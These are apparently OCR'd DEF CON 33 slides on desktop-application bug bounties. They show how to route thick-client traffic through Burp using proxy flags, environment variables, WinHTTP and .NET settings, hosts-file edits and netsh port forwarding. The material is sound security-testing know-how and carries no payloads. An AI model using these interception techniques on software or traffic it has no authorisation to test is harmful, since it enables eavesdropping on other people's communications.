
Due to local laws, we are temporarily restricting access to this content until DEF CON can estimate your age

*Joke

The Year of the Bounty Desktop Bugs from Binaries

Parsia ~~Hakimian~~ Hackerman

DEF CON 33 (8-10 Aug 2025)

Bug Bounty Village

'Scholar in His Study' by Godfrey Kneller (1646-1723)

Summary for AI @ https://chortgpt.com

closed the report and
changed the status to ● Not Applicable.

updated the severity from
High (8.7) to None.

closed the report and
changed the status to ● Informative.

reopened this report.

Critical $15,000 ● Resolved

Microsoft Bounty Prog
Out-of-Scope Notifica


Out-of-scope section:

- All vulnerabilities that require the use of [redacted] handlers

/api/users/me

- Security @ MSFT
  - I don't decide bounties ;)
- DEF CON 26/28/33
- Not a real hunter
- Formerly cool


- Independent "research"
- Not affiliated with:
  - My employer
  - Your employer
  - Hackerman


Friendship ended with Clicker
Now
PowerPoint
Glove
is my
best friend
ESPRESSIF
ESP32-WROOM-32
Source: Wikimedia Commons - public domain
POWER GLOVE
Souce:
Wikimedia Commons - public domain
Source: Wikimedia Commons
Author: Mack Male
Derivative work: CC BY-SA 2.0

Assumptions


Windows

Burp



https://parsiya.net/categories/thick-client-proxying/

Proxying – Application Settings



Chromium-based Browsers:

```
msedge.exe --proxy-server="localhost:8080"
```


https://textslashplain.com/2022/01/05/edge-command-line-arguments

Bash/Linux CLIs:

```
export  http_proxy=http://127.0.0.1:8080
export https_proxy=http://127.0.0.1:8080
```

https://parsiya.net/blog/2016-04-07-thick-client-proxying-part-4-burp-in-proxy-chains

Proxy-Aware Applications



https://parsiya.net/blog/2016-07-28-thick-client-proxying-part-6-how-https-proxies-work/

Proxying – OS Settings

- Windows Settings
  - Control Panel: *`control inetcpl.cpl,,4`*
  - Chromium-based stuff:
    - Browsers: Chrome, Edge, Brave, etc.
    - Frameworks: Electron, CEF, QT, Edge WebView2

- WinHTTP Settings
  - Mostly Windows services
  - *`netsh winhttp import proxy source=ie`*
  - https://parsiya.net/blog/2017-10-08-thick-client-proxying-part-8-proxying-windows-services/

- https://parsiya.net/blog/2020-05-01-towards-a-quieter-burp-history/

Proxying - .NET Settings

- application.exe.config

```
<configuration>
  <system.net>
    <defaultProxy>
      <proxy
        proxyaddress="http://127.0.0.1:8080"
        bypassonlocal="false"
      />
    </defaultProxy>
  </system.net>
</configuration>
```

https://parsiya.net//blog/2017-10-07-thick-client-proxying-part-7-net-applications

Proxying – Not ProxyAware #1

1: Find endpoints

Netmon, WireShark, Process Monitor

https://parsiya.net/blog/2015-08-01-network-traffic-attribution-on-windows

Server Name Indication (SNI) Extension in ClientHello

https://parsiya.net/blog/2020-06-22-thick-client-proxying-part-11-gog-galaxy-and-extract-sni

2: Redirect traffic (one domain at a time)

2.1: Hosts file (for IP)

127.0.0.1 example.net

https://parsiya.net/blog/2020-05-09-thick-client-proxing-part-10-hosts-file

2.2: Redirect port

```
netsh interface portproxy add v4tov4
  listenport=443 listenaddress=192.168.0.100
  connectaddress=localhost connectport=8443
```

https://parsiya.net/blog/2016-06-07-windows-netsh-interface-portproxy

2.3 https://docs.mitmproxy.org/stable/howto/transparent/#windows

Proxying – Not ProxyAware #2


#3 Create a Burp listener for each port

#4 Enable Burp Invisible Proxying for each listener

- Use the Host header

#5 Settings > DNS > Hostname resolution overrides

- Add the actual IP for each domain
- Prevents loops



Burp AI Logo – copyright Portswigger

It's Burps All the Way Down

Tools > Proxy

Manage global settings

Burp Server

Proxy listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure

Add
Edit
Remove

Running	Interface	Invisible	Redirect	Certificate
✓	127.0.0.1:9000			Per-host

Listener on 9000

Network > Connections

Manage global settings

Burp Client

Upstream proxy servers

User set

Use these settings to control whether Burp sends outgoing requests to an upstream proxy server, or directly
server. The first rule that matches each destination host is used. To send all traffic to a single proxy server, cre
destination host.


Override options for this project only

